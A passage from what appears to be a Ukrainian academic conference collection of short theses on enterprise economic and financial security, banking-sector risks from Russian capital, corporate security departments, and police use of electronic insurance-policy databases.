Якщо в сучасних умовах підприємство здатне крім коштів на функціонування та забезпечення поточного рівня економічної безпеки виділити кошти ще й на потенційне забезпечення економічної безпеки, то це вважається найвищим рівнем забезпеченості економічної безпеки та дозволить йому не лише безпечно розвиватись, а й формувати здатності забезпечення його економічної безпеки в майбутньому.

Перманентна інтенсифікація факторів, що загрожують економічній безпеці підприємства й обумовлюють його депресивний розвиток, порушує питання про створення системи моніторингу економічної безпеки підприємства з метою завчасного попередження небезпеки, що загрожує, і вживання необхідних заходів захисту й протидії.

Основні етапи постійного моніторингу рівня економічної безпеки підприємства повинні бути такими:

діагностика допустимих меж відхилень у процесах функціонування та розвитку підприємства;

виявлення деструктивних тенденцій і процесів, які призводять до зниження рівня економічної безпеки підприємства;

визначення причин, джерел, характеру, інтенсивності впливу загрозливих факторів на процеси функціонування та розвитку підприємства;

прогнозування наслідків дії загрозливих факторів як на процеси функціонування, так і на процеси розвитку підприємства;

системно-аналітичне вивчення сформованої ситуації й тенденцій її розвитку[1].

Моніторинг економічної безпеки підприємства повинен бути результатом взаємодії всіх зацікавлених служб підприємства. При здійсненні моніторингу повинен діяти принцип безперервності спостереження за станом об'єкта моніторингу з урахуванням фактичного стану й тенденцій розвитку його потенціалу, а також загального розвитку економіки, політичної обстановки й дії інших загальносистемних факторів.

Для постійного проведення моніторингу економічної безпеки підприємства необхідне відповідне методичне, організаційне, інформаційне та

технічне забезпечення.

В умовах посттрансформаційних змін економіки підвищеної динамічності організаційні питання забезпечення та підтримання належного рівня економічної безпеки підприємства набувають особливого значення. На підприємствах може бути створено управління (департамент, служба, відділ) економічної безпеки, діяльністю якої управляє її керівник, який, в свою чергу, підпорядковується директору підприємства. Це особлива умова, щоб не було проміжних ланок управління та не порушувалась при передачі цими ланками конфіденційність інформації [2].

Найчастіше основні питання забезпечення економічної безпеки на вітчизняних підприємствах виконуються автоматично без змін в організаційній структурі та не регламентуються документально. Якщо підприємство функціонує, то уже найнижчий рівень економічної безпеки досягнуто. Питання економічної безпеки розпочинаються при створенні підприємства. Якщо продумано вид діяльності та запропоновано покупцям таку продукцію або послуги, які користуються хоч найменшим попитом – це означає, що підприємство уже подбало про свою економічну безпеку. Рівень економічної безпеки підприємства знаходиться в особливо вразливому стані, коли на ньому проходять процеси активного розвитку, так як система значно розхитується та може потрапити або на найвищий рівень її забезпечення, або він значно знизиться. Таке потенційне зниження може бути викликане рейдерським захопленням підприємства, його поглинанням, перехопленням клієнтів конкурентами і т. д[3].

Оскільки питання економічної безпеки підприємства не мають суворої регламентації, тому виконуються за ініціативою різних управлінських структур, виходячи з накопиченого аналітичного досвіду роботи управлінського персоналу та інтуїтивного досвіду економічного самозбереження. Коли система економічної безпеки підприємства саморозвивається та функціонує автоматично, то необхідно виділити частину функцій забезпечення економічної безпеки в роботі кожного основного відділу підприємства та забезпечити їх постійний моніторинг.

Список використаних джерел:

1. Основи створення комплексної системи економічної безпеки підприємства: теоретичний аспект [Електроний ресурс] / Коваленко К.В. – Режим доступу до статті http://www.nbuv.gov.ua

2. Ткаченко А. М. Оцінка рівня економічної безпеки підприємства. Режим доступу: http: // www.nbuv.gov.ua/portal/Soc_Gum/Venu/2010_1/21.pdf

3. Шлемко В. Т. Економічна безпека України: сутність і напрямки забезпечення : [монографія] / В. Т. Шлемко, І. Ф. Бінько / Рада національної безпеки і оборони України; Національний ін-т стратегічних досліджень. - К. : НІСД, 1997.-143 с.

Перевозко А. О.
студентка магістратури, гр. МгОА-16
Погорєлова Т.П.
науковий керівник – кандидат
економічниxx наук, доцент
Дніпропетровський державний
аграрно-економічний університет

ОСНОВНІ НАПРЯМИ ФІНАНСОВОЇ СТРАТЕГІЇ В УПРАВЛІННІ ФІНАНСОВО-ЕКОНОМІЧНОЮ БЕЗПЕКОЮ ПІДПРИЄМСТВА

Фінансова безпека посідає особливе місце в системі економічної безпеки, впливаючи абсолютно на всі сфери діяльності підприємства. Це пояснюється тим, що рівень фінансової безпеки будь-якого підприємства визначає його можливості забезпечувати інші складові економічної безпеки, а зміни в будь-якій сфері підприємства в кінцевому результаті відображаються на його фінансовій безпеці [1].

В сучасних умовах господарювання правильно розроблена стратегія є ефективним інструментом управління фінансовою безпекою підприємства у довгостроковій перспективі, яка орієнтована на реалізацію загальних цілей розвитку підприємства в умовах динамічного середовища та пов’язаної з цим невизначеності [2].

Стратегія фінансово-економічної безпеки – це розроблення довгострокового плану для забезпечення реалізації мети, завдань та досягнення цілей підприємства, зокрема забезпечення фінансової та економічної безпеки, а також планування розподілу ресурсів в умовах постійної нестабільності зовнішнього середовища та адаптації до нього, для захисту цього підприємства від впливу загроз, ризиків і досягнення нормального та безпечного його функціонування [3].

Як функціональна стратегія, стратегія забезпечення фінансово-економічної безпеки підприємства є невід’ємною частиною загальної стратегії економічного розвитку підприємства, яка, в свою чергу, повинна спиратися на функціональні стратегії, в тому числі, і на стратегію забезпечення фінансово-економічної безпеки.

При цьому стратегія фінансово-економічної безпеки формується в рамках загальної фінансової стратегії, яка включає ряд основних напрямків:

1. Стратегію формування фінансових ресурсів: спрямовану на створення потенціалу формування фінансових ресурсів підприємства, адекватного потребам його стратегічного розвитку.

2. Інвестиційну стратегію: спрямовану на оптимізацію розподілу фінансових ресурсів по напрямкам та формам інвестування за критерієм їх ефективності.

3. Стратегію фінансово-економічної безпеки: спрямовану на забезпечення фінансової рівноваги підприємства в процесі його стратегічного розвитку.

4. Стратегію підвищення якості управління фінансовою діяльністю: спрямовану на формування системи умов підвищення якості управління фінансовою діяльністю підприємства у стратегічній перспективі [4, 5].

Розробка стратегії забезпечення фінансово-економічної безпеки підприємства, на наш погляд, повинна бути пов'язана з формуванням стратегічних фінансових цілей, які визначаються з урахуванням загроз втрати фінансової безпеки підприємства і способів їх нейтралізації.

Відповідно до основних домінантних сфер забезпечення фінансово-економічної безпеки підприємства організовується процес формування її стратегічних цілей, до яких можна віднести: максимізацію рівня фінансової рентабельності; оптимізацію обсягу фінансових ресурсів; забезпечення необхідного рівня фінансової стабільності і стійкості; повне задоволення інвестиційних потреб підприємства; мінімізацію рівня фінансових ризиків; забезпечення фінансової стабільності при виникненні кризових ситуацій.

Дослідження показали, що актуальність розробки стратегії забезпечення фінансово-економічної безпеки підприємства визначається рядом умов: інтенсивністю змін факторів зовнішнього фінансового середовища; переходом до нової стадії життєвого циклу; кардинальною зміною цілей операційної діяльності підприємства, пов'язаної з новими комерційними можливостями, що відкриваються [5].

Стратегія фінансово-економічної безпеки підприємства має ґрунтуватися на об'єктивних закономірностях розвитку фінансових відносин, визначати мету і завдання всієї системи забезпечення фінансово-економічної безпеки, орієнтуватися на розробку і послідовне здійснення заходів щодо закріплення і розвитку позитивних процесів і подолання негативних тенденцій у сфері діяльності підприємства.

Список використаних джерел:

1. Орлик О. В. Механізм управління фінансово-економічною безпекою підприємства та його основні складові / О. В. Орлик // Фінансово-кредитна діяльність: проблеми теорії та практики. – 2015. – Том 2. – № 19. – С. 222–232.

2. Олексюк Т. В. Стратегія управління фінансовою безпекою підприємств машинобудування: теоретичний аспект / Т. В. Олексюк // Глобальні та національні проблеми економіки. – 2015. – Вип. 7. – С. 438–442.

3. Мойсеєнко, І. П. Управління фінансово-економічною безпекою підприємства / І. П. Мойсеєнко, О. М. Марченко. – Львів, 2011. – 380 с.

4. Бланк, И. А. Финансовая стратегия предприятия [Электронный ресурс] / И. А Бланк. – Режим доступа: http://lib100.com/book/management/financial_strategy/.

5. Яковлева, И. Н. Справочник по финансовой стратегии и тактике / И. Н. Яковлева. – М. : Профессиональное издательство, 2009. – 336 с.

Полякова О.В.
здобувач вищої освіти, група С-ЮД-612 (д) Дніпропетровського державного університету внутрішніх справ
Гавриш О.С.
викладач кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ

ЕКОНОМІЧНА БЕЗПЕКА УКРАЇНИ: БАНКІВСЬКИЙ СЕКТОР

Економічна безпека держави є обов'язковою складовою національної безпеки країни. Динамічні зміни внутрішнього розвитку економіки України, протидія зовнішнім і внутрішнім загрозам та ризикам зумовлюють необхідність дослідження та вдосконалення методики розрахунку економічної безпеки держави з метою обрання найбільш ефективної. Сталий розвиток і вдосконалення цієї системи передбачає загальнонаціональний комплекс заходів.

Більшість науковців дотримуються думки, що основними структурними елементами цього економіко-¬правового явища є: фінансова безпека; соціальна безпека; енергетична безпека; інноваційно-технологічна безпека; продовольча безпека; сировино-ресурсна безпека; зовнішньоекономічна безпека [1,2].

Висвітлювали питання і проблеми стану економічної безпеки України сучасні економісти, зокрема В.Геєць, З.Варналій, О.Наєнко, Д.Буркальцева, В.Похилюк, В.Кабанов, В.Третяк та інші. Їх дослідження базуються на наступних нормативно-правових актах: Конституція України [3], закони України «Про основи національної безпеки» [4], «Про боротьбу з корупцією» [5], «Про захист від недобросовісної конкуренції» [6] та низки інших.

Ґрунтуючись на положеннях законодавчих актів, ми розглядаємо економічну безпеку держави як сукупність ефективних методів захисту і протидії агресивним проявам економічного характеру, які порушують фінансову складову стабільності та досягнень українського народу.

Актуальною проблемою сьогодення є питання посилення впливу Росії на українську фінансову систему. Не зважаючи на те, що російська банківська система потужніша за українську, західні санкції, безперечно, стали руйнівним фактором щодо її процвітання. У країни-агресора звужується коло можливостей для використання банків як інструментів війни проти нашої держави, навіть враховуючи той аспект, що частка російського капіталу в українській банківській системі дуже висока. Розуміння цього питання викликало останнім часом хвилю протестів та заколотів з приводу функціонування банків з російським капіталом на території України. Підозри щодо великих обсягів рефінансування, тіньових схем, спекулятивного розкручування курсу долара призвели до повстання громади.

З урахуванням загострення ситуацій з приводу блокування роботи банків українськими активістами, Росія відмовилась від використання обсягу свого державного банківського капіталу в Україні. Це негативно може вплинути на стан державної економіки, а саме її відтворення. Враховуючи економічну нестабільність, проблеми з ліквідністю, недовірою населення та інвесторів, іноземний банківський капітал виводить свої активи. Це обмежує можливості економічного розвитку України, тим більш, що після останньої глобальної фінансової кризи протягом 2010–2013 рр. в іноземному за своїм походженням капіталі української банківської системи замість європейського почав переважати російський капітал. А у деяких випадках навіть важко однозначно ідентифікувати реальну належність капіталу тієї чи іншої фінансової установи [7].

Зникнення дочірніх структур російських державних банків в Україні може стимулювати дефіцит кредитних ресурсів, як наслідок - загострення соціально-політичних проблем в українському суспільстві. Категоричність у питанні функціонування російських банків може сприяти поглибленню економічної кризи, так як проблема дефіциту капіталу актуальна для української банківської системи, більш того, вона загострилась у результаті російської окупації Криму та збройної агресії на Донбасі.

Ще одним важливим питанням, що загрожує економічній безпеці України є питання безнадійних банківських кредитів в окупованих Росією Криму та районах Донбасу. Власники українських банків, що мали бізнес у Криму до його анексії та на території зони АТО, вимушені були просити міністра фінансів переглянути порядок оподаткування безнадійних кредитів. Чинний Податковий кодекс не передбачає можливості списання банками безнадійної заборгованості позичальників, зареєстрованих на окупованих територіях. Цей конфлікт обтяжує баланси банків, вимагає пошуку додаткових резервів і шляхів практичного розв’язання цієї проблеми.

Пропозиції щодо закриття банків з російським капіталом неодноразово висувалися на розгляд Верховною Радою. Але значних досягнень здобуто не було. Значним поштовхом до змін став законопроект, який пропонує заборонити роботу російських банків в Україні. Його ініціатори наполягають зобов’язати Національний банк України відкликати ліцензії у всіх російських банків та відмовляти у наданні банківських ліцензій особам, які тим чи іншим чином пов’язані з Російською Федерацією. З іншого боку, деякі експерти зауважують, що позбавлення ліцензій створить навантаження на Фонд гарантування вкладів, який, у свою чергу, може не впоратися з таким тягарем, і, як наслідок, - інфляція і девальвації гривні, втрата робочих місць нашими громадянами.

Незрозуміло які наслідки будуть після відставки Валерії Гонтарєвої, якщо стане наступник який сформулює стратегію кредитної політики і в рамках неї стратегії курсової політики. Якщо стратегію не пред'явить – значить робота НБУ, як і останні роки, буде йти в ручному режимі, як реакція на економічно-фінансові події власної стратегії.

З 31 жовтня 2016р. набрав чинності Указ Президента України № 467/2016, який регулює продовження санкцій, обмеження дії російських платіжних систем, участь у таких міжнародних платіжних системах, реєстрацію договорів резидентів України за участю російського капіталу. Не виключено, що такі дії можуть спричинити погіршення ситуації щодо фінансового тіньового обігу, пошуку нових систем, неконтрольованих процесів, які не тільки розвалюють державу зсередини, але й підривають довіру до верховенства права. Очікуваним результатом у сфері функціонування платіжних систем буде підвищення сплати послуг платіжних систем, надходження грошових переказів з Росії в Україну через треті країни, що в першу чергу викликає обурення українських заробітчан. Тому вирішувати проблему банків з російським капіталом, на думку автора, треба на рівні НБУ та удосконаленням нормативно-правових нюансів щодо ідентифікації належності капіталу.

Отже, одним із першочергових завдань держави є усунення чинників, які створюють загрозу національній безпеці України, і тому функція контролю роботи банків з російським капіталом повинна належати різноманітним структурам: від Національного банку до Служби безпеки України і Служби фінансового моніторингу. Тому об'єктивно зростають вимоги до державних органів: Міністерства економічного розвитку і торгівлі, НБУ, СБУ. Особливий акцент - банківський сектор України, як стратегічно обумовлений важіль розвитку нашої держави.

Список використаних джерел:

1. Третяк В. В. Економічна безпека: сутність та умови формування // Економіка і держава. – 2010. – № 1. – С. 6–8.

2. Варналій З. С., Буркальцева Д. Д., Наєнко О. С. Економічна безпека України: проблеми та пріоритети зміцнення: Монографія / За заг. ред. проф. З. С. Варналія.– К.: Знання України, 2011. – 299 с.

3. Конституція України. Прийнята 28 червня 1996 р. //Відомості Верховної Ради України. – 1996. – № 30.

4. Закон України «Про основи національної безпеки» [Електронний ресурс]. – http://zakon2.rada.gov.ua/laws/show/964-15\

5. Закон України «Про боротьбу з корупцією» [Електронний ресурс]. – http://zakon3.rada.gov.ua/laws/show/356/95-%D0%B2%D1%80

6. Закон України «Про захист від недобросовісної конкуренції» [Електронний ресурс]. – http://zakon2.rada.gov.ua/laws/show/236/96-%D0%B2%D1%80

7. Кулицький С. Економічна складова гібридної війни Росії проти України (Закінчення)/ С. Кулицький // Україна: події, факти, коментарі. – 2016. – № 22 – С. 44–57.

Потайчук І. В.
доцент Інституту управління та права Запорізького Національного технічного університету, доцент, кандидат юридичних наук

ДІЯЛЬНІСТЬ ПІДРОЗДІЛІВ ЕКОНОМІЧНОЇ БЕЗПЕКИ НА ПІДПРИЄМСТВАХ

Однією з найактуальніших світових проблем є забезпечення суспільної і особистої безпеки. Зростання злочинності, корупції, поширення недобросовісної конкуренції та промислового шпигунства, ріст тіньової економіки сприяють тому, що підприємництво все більше стає об’єктом різного роду протиправних посягань, що викликало необхідність вжиття заходів захисту бізнесу за рахунок власних сил підприємців, створюючи власні служби безпеки.

На економічну безпеку підприємства впливають ступінь досконалості законодавчої бази, рівень оподаткування, доступ на світові ринки збуту. Економічна безпека підприємства залежить від економічної безпеки регіону та держави, адже ґрунтується на перспективах їх розвитку.

Оскільки економіка є однією із найважливіших сторін життєдіяльності людини, то проблеми економічної безпеки стають актуальними не тільки для підприємств чи окремих осіб, але й для суспільства загалом. Поняття "економічна безпека" пройшло чимало переосмислень у зв'язку зі зміною умов зовнішнього середовища і з урахуванням факторів, які зумовлюють процеси управління. Вперше поняття "економічна безпека" почало застосовуватися на Заході у зв'язку зі зростанням проблеми обмеженості ресурсів та розпадом колоніальної системи, що призвело до порушення традиційних зв'язків між постачальниками ресурсів, життєво необхідних індустріальним суспільствам. У науковій літературі економічна безпека визначається як стан захищеності життєво важливих інтересів особи, суб’єкта підприємницької діяльності, країни, їх можливість без втручання ззовні вибирати шляхи і форми економічного розвитку та здійснювати їх реалізацію.

Потрібною передумовою ефективного захисту сфери економічної діяльності від злочинних посягань є виявлення і вивчення обставин та умов, які передують здійсненню злочинів. Тільки комплексний та багатофункціональний підхід до аналізу забезпечення безпеки економічної діяльності як внутрішнього, так і зовнішнього характеру може допомогти виявити і розробити цілеспрямовані заходи щодо запобігання криміналізації фінансово–кредитної системи.

Економічна безпека є одним з основних елементів забезпечення життєздатності підприємства в цілому. Від її ефективної організації залежать практично всі напрями діяльності підприємства.

Економічну безпеку підприємства трактують, як:

— стан захищеності усіх систем підприємства при здійсненні господарської діяльності в певній ситуації;

— стан всіх ресурсів підприємства (капіталу, трудових ресурсів, інформації, технологій, техніки, прав) та підприємницьких здібностей, при якому можливе найефективніше їх використання для стабільного функціонування і динамічного науково-технічного та соціального розвитку, здатність запобігати або швидко нівелювати різні внутрішні та зовнішні загрози;

— сукупність організаційно-правових, режимно-охоронних, технічних, технологічних, економічних, фінансових, інформаційно-аналітичних та інших методів, спрямованих на усунення потенційних загроз та створення умов для забезпечення ефективного функціонування суб'єктів підприємницької діяльності відповідно до їхніх цілей та завдань;

— стан соціально-технічної системи підприємства, котрий дає змогу уникнути зовнішніх загроз і протистояти внутрішнім чинникам дезорганізації за допомогою наявних ресурсів, підприємницьких здібностей менеджерів, а також структурної організації та зв'язків менеджменту [1, с. 245].

Отже, в підприємницькій діяльності гарантування безпеки – цілісне явище, що має свою чітку структуру й систему. Перед нею стоїть конкретна мета, якої досягають вирішенням управлінських і специфічних завдань.

Головною метою управління економічною безпекою є забезпечення ефективного функціонування, найпродуктивнішої роботи операційної системи та економічного використання ресурсів, забезпечення належного рівня трудового життя персоналу.

Основними цілями економічної безпеки є:

— забезпечення високої фінансової ефективності роботи підприємства;

— забезпечення технологічної незалежності суб’єкта господарювання;

— досягнення високої ефективності менеджменту;

— забезпечення підприємства персоналом високого рівня кваліфікації;

— правова захищеність підприємства;

— ефективна організація безпеки персоналу підприємства, його капіталу та майна, а також комерційних інтересів.

Будучи підсистемою організації, діяльність із гарантування безпеки на підприємстві, має здійснюватися з позицій сучасного менеджменту – науки, практики і мистецтва управління виробництвом, послугами, збутом, персоналом відповідно до умов ринкової економіки, демократичних і економічних свобод. Дослідження економічної безпеки підприємства дозволило визначити її як важливу складову ефективної діяльності підприємства, на що вказують певні аспекти цього явища. По-перше, система економічної безпеки кожного підприємства є індивідуальною, її повнота і дієвість залежать від чинної в державі законодавчої бази, від обсягу матеріально–технічних і фінансових ресурсів, виділених керівниками підприємств, від розуміння кожним з працівників важливості гарантування безпеки бізнесу, а також від досвіду роботи керівників служб безпеки підприємств. По-друге, надійна економічна безпека підприємства можлива лише за комплексного і системного

підходу до її організації. Ця система забезпечує можливість оцінити перспективи зростання підприємства, розробити тактику і стратегію його розвитку, зменшити наслідки фінансових криз і негативного впливу нових загроз та небезпек.

Список використаних джерел:

1. Іванілов О. С. Економіка підприємства: підруч. [для студ. вищ. навч. закл.] / О. С. Іванілов — К.: Центр учбової літератури, 2009. — 728 с.

Присяжна А. В.
студентка 5 курсу магістратури
Дніпропетровського державного
університет внутрішніх справ
Рижков Е. В.
науковий керівник , завідувач кафедри
економічної та інформаційної безпеки
Дніпропетровського державного
університету внутрішніх справ,
кандидат юридичних наук, доцент.

ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Минають роки, століття і змінюється все навколо. Якщо у середині XIX століття основою інформаційних технологій було перо, а комунікація здійснювалася шляхом направлення депеш, використовувалась копірка і кожен лист копіювався окремо. Вже в кінці XIX століття на зміну «ручній» прийшла «механічна» інформаційна технологія. У 40-60-х р. XX століття з»явилися «електричні технології». Так удосконалювались технології, накопичувався досвід. Сягнувши у XXI століття справедливо заслужили носити назву – століття інформаційних технологій (ІТ).

Запровадження електронного полісу в Україні є не революцією, а еволюцією. Цей етап відбувався на протязі 6 років. Втілення здійснилось завдяки застосуванню ІТ рішень, адже в Україні є багато фахівців в сфері ІТ, які володіють знаннями, які були застосовані в сфері надання страхових послуг. Моторно-транспортним бюро України (далі – МТСБУ) проводилася копітка робота по запровадженню електронних полісів. Це дуже вагомий вклад для удосконалення, спрощення перевірки наявності та поліпшення звірки даних у полісі обов’язкового страхування цивільно-правової відповідальності власників наземних транспортних засобів (далі – ОСЦПВВНТЗ) співробітниками Національної поліції України. Тепер все це можна зробити завдяки доступу до централізованої бази даних МТСБУ (далі – БД МТСБУ). Треба зазначити, що з

введенням електронного полісу почне зникати страхове шахрайство. Після реєстрації полісів в БД вірогідність придбання полісів у шахраїв зводиться до мінімуму.

У зв»язку з цим, на початку року відбулася нарада за участю представників МТСБУ, МВС, Національної поліції та страховиків. Особлива увага приділялася питанням обміну інформацією між МТСБУ та МВС, можливість використання єдиної БД МТСБУ співробітниками Національної поліції для здійснення нагляду за наявністю у автовласників договору ОСЦПВ. За результатами наради вирішено створити консультаційну групу за участю співробітників МТСБУ і страховиків для реалізації заходів, спрямованих на інтеграцію ЦБД МТСБУ та інформаційних баз даних Національної поліції . А також прийнято рішення про проведення семінарів, підготовлення довідкових та методичних матеріалів з питань обігу полісів обов'язкового страхування. Семінари будуть проводити працівники МТСБУ в кожному з регіональних управлінь Національної поліції. Мета семінарів: надавати консультації, на що треба звернути увагу на етапі перевірки полісу страхування, як правильно оформити ДТП та ін.

На нашу думку, запровадження електронного полісу спрямоване, не тільки на спрощення в роботі національної поліції, а і на порятунок страхового ринку від недобросовісної конкуренції, а також шанс страховим компаніям повернути довіру населення до страхових послуг.

Отже, запровадження електронного полісу є одним із кроків щодо початку впровадження якісних програмних ІТ технологій. Тому МТСБУ, МВС, Національній поліції, страховикам, та іншим зацікавленим особам треба сприяти налагодженню процесу обміну інформацією, щоб з одного боку страхувальник був впевнений в легітимності договору страхування, а у поліції була можливість оперативно перевірити наявність полісу ОСЦПВ без додаткових запитів до ЦБД МТСБУ

Страховим компаніям треба також адаптуватись до змін і привести в готовність власні інформаційні системи відповідно до вимог процесу випуску електронного полісу. Головним інструментом взаємодії між страховими компаніями та підсистемою електронний поліс будуть Web-сервіси.

Приходько І. П.
завідувач кафедри обліку, аудиту та управління фінансово-економічною безпекою, доктор наук з державного управління, професор
Дніпропетровський державний аграрно-економічний університет
Шкутяк З. Л.
магістр групи МгУФЕБ-1-16,
Дніпропетровський державний аграрно-економічний університет

МЕТОДИЧНІ ПІДХОДИ ДО ОЦІНКИ ФІНАНСОВО-ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА

Ураховуючи важливість для підприємства системи забезпечення фінансової безпеки підприємства, яка повинна спиратись на загальний стан фінансової безпеки, ми розуміємо, що виникає потреба оцінки реального стану фінансової безпеки.

Основним критерієм оцінки рівня забезпечення фінансової безпеки підприємства слід вважати чистий прибуток. На основі цього критерію можна будувати всю систему показників (індикаторів), які характеризують стан фінансової безпеки. Індикатори, або показники фінансової безпеки, виступають як кількісні характеристики стану фінансової діяльності, які відібрані для характеристики фінансової безпеки підприємства [1].

На сьогодні велике розмаїття підходів до оцінки рівня фінансової безпеки підприємства не дає можливість сформувати загальні індикатори, за якими проводився б аналіз рівня фінансової безпеки підприємства.

Нижче розглянемо особливості запропонованих різними науковцями методичних підходів до оцінки фінансової безпеки підприємства.

Так у науковій праці М. Г. Грещак наведено наступні методичні підходи з зазначенням їх недоліків [2]:

1) Індикаторний (порівняння фактичних значень показників фінансової безпеки з пороговими значеннями індикаторів її рівня). Порогові значення індикаторів фінансової безпеки – це граничні величини, порушення яких призводить до формування негативних тенденцій (виникнення загроз) у сфері фінансової безпеки. За такого підходу найвищий рівень фінансової безпеки підприємства досягається при умові, що уся сукупність індикаторів знаходиться в межах порогових значень, а порогове значення кожного з індикаторів досягається не за рахунок інших. Цей підхід слід визнати правильним і виправданим. Водночас використання цього підходу залежить в основному від визначення порогових значень, котрі змінюються залежно від стану зовнішнього середовища, на яке підприємство майже не може впливати, а тільки пристосовуватися до нього;

2) Ресурсно-функціональний:а)оцінка стану фінансової безпеки на основі оцінки рівня використання фінансових ресурсів за спеціальними критеріями – власні фінансові ресурси і позикові; б) оцінка рівня виконання функцій – забезпечення високої фінансової ефективності діяльності підприємства, його фінансової стабільності і незалежності. Такий підхід дуже широкий, оскільки, по-перше, процес забезпечення фінансової безпеки ототожнюється фактично з усією діяльністю підприємства і, по-друге, зводиться до оцінки використання ресурсів на підприємстві;

3) На основі використання критерію «мінімум сукупного збитку, який завдається безпеці». Цей критерій дуже важко розрахувати через відсутність необхідних для цього бухгалтерських і статистичних даних. Напевно, потрібно запровадити додатковий облік. Тоді такий показник можна буде розрахувати лише експертним шляхом, який має свої межі точності;

4) З огляду на достатність оборотних коштів (власних і позикових) для здійснення виробничо-збутової діяльності. Цей підхід дуже вузький, оскільки охоплює не всі сфери фінансової діяльності підприємства і відповідно – фінансової безпеки. Може використовуватися для оперативного визначення рівня фінансової безпеки [2].

Після опрацювання фахової літератури з питань обліку Гудзинський О.Д. запропонував чинні методики оцінки фінансової безпеки підприємства поділити на три великі групи (рис. 1.):

– ті,які пропонують оцінювати рівень фінансової безпеки як складової економічної безпеки підприємства;




Рис.1. Основні методи оцінки рівня фінансової безпеки підприємства

– ті,які пропонують оцінювати рівень фінансової безпеки на основі визначення загального стану фінансової діяльності підприємства;

- ті,які пропонують визначати інтегральний показник фінансової безпеки підприємства [3].

Однак наведені три групи методик оцінки мають певні недоліки, які втілюються у недостатньому аналізі та оцінці тих чи інших складових фінансової безпеки підприємства.

Крім того, динамічні ринкові умови господарювання вимагають від керівництва підприємств оперативного реагування на вплив факторів зовнішнього і внутрішнього середовища, і саме тому використання складних та трудомістких підходів є невиправданим.

Практичним інструментом визначення фінансової безпеки підприємства має стати розробка та впровадження експрес-діагностики, яка дозволить за її результатами з мінімальними витратами часу та максимальною ефективністю приймати управлінські рішення [36].

Список використаних джерел:

1. Вітлінський В.В. Моделювання економіки: навч.посіб / В.В. Вітлінський. – К.:КНЕУ, 2013. – 408 с.

2. Грещак М.Г. Економіка підприємства:підруч. / М.Г. Грещак, В.М. Колот, А.П. Наливайко. – К.:КНЕУ, 2011. – 528 с.

3. Гудзинський О.Д. Теоретичні аспекти формування обліково-аналітичного механізму менеджменту / О.Д. Гудзинський, Г.Г. Кірейцев, Т.М. Пахомова // Облік і фінанси АПК. – 2012. - №3. – С. 89-93

Приходько І. П.
завідувач кафедри обліку, аудиту та управління фінансово-економічною безпекою, доктор наук з державного управління, професор
Дніпропетровський державний аграрно-економічний університет
Шпигунова А. Ю,
магістр групи МгУФЕБ-1-16,
Дніпропетровський державний аграрно-економічний університет

ФІНАНСОВО-ЕКОНОМІЧНА БЕЗПЕКА СУБ'ЄКТІВ ГОСПОДАРЮВАННЯ: АСПЕКТИ ОРГАНІЗАЦІЇ ТА ЗАБЕЗПЕЧЕННЯ

Проблема гарантування економічної безпеки підприємства явно виходить за межі управління суб'єктом господарювання та стає також як об'єктом, так і ціллю державної політики. Йдеться про комплексний підхід, який передбачає дії кожного окремого підприємства щодо створення системи його безпеки (на мікрорівні), а також формування центральними, регіональними та місцевими

органами державного управління здорового конкурентного середовища і забезпечення необхідних умов розвитку кожного суб'єкта господарювання.

Значні результати у розгляді проблеми фінансової безпеки належать науковцю О. І. Барановському. Автор приводить широку інтерпретацію та визначає фінансову безпеку як ступінь захищеності фінансових інтересів на усіх рівнях фінансових відносин; як рівень забезпеченості громадянина, домашнього господарства, верств населення, підприємства, організації, установи, регіону, галузі, сектора економіки, ринку, держави, суспільства, міждержавних утворень, світового співтовариства фінансовими ресурсами, достатніми для задоволення їх потреб і виконання існуючих зобов'язань; як стан фінансової, грошово-кредитної, валютної, банківської, бюджетної, податкової, розрахункової, інвестиційної, митно-тарифної та фондової системи, а також системи ціноутворення, який характеризується збалансованістю, стійкістю до внутрішніх і зовнішніх негативних впливів, здатністю відвернути зовнішню фінансову експансію, забезпечити фінансову стійкість (стабільність), ефективне функціонування національної економічної системи та економічне зростання; як якість фінансових інструментів і послуг, що запобігає негативному впливу можливих прорахунків і прямих зловживань на фінансовий стан наявних та потенційних клієнтів, а також гарантує (у разі потреби) повернення 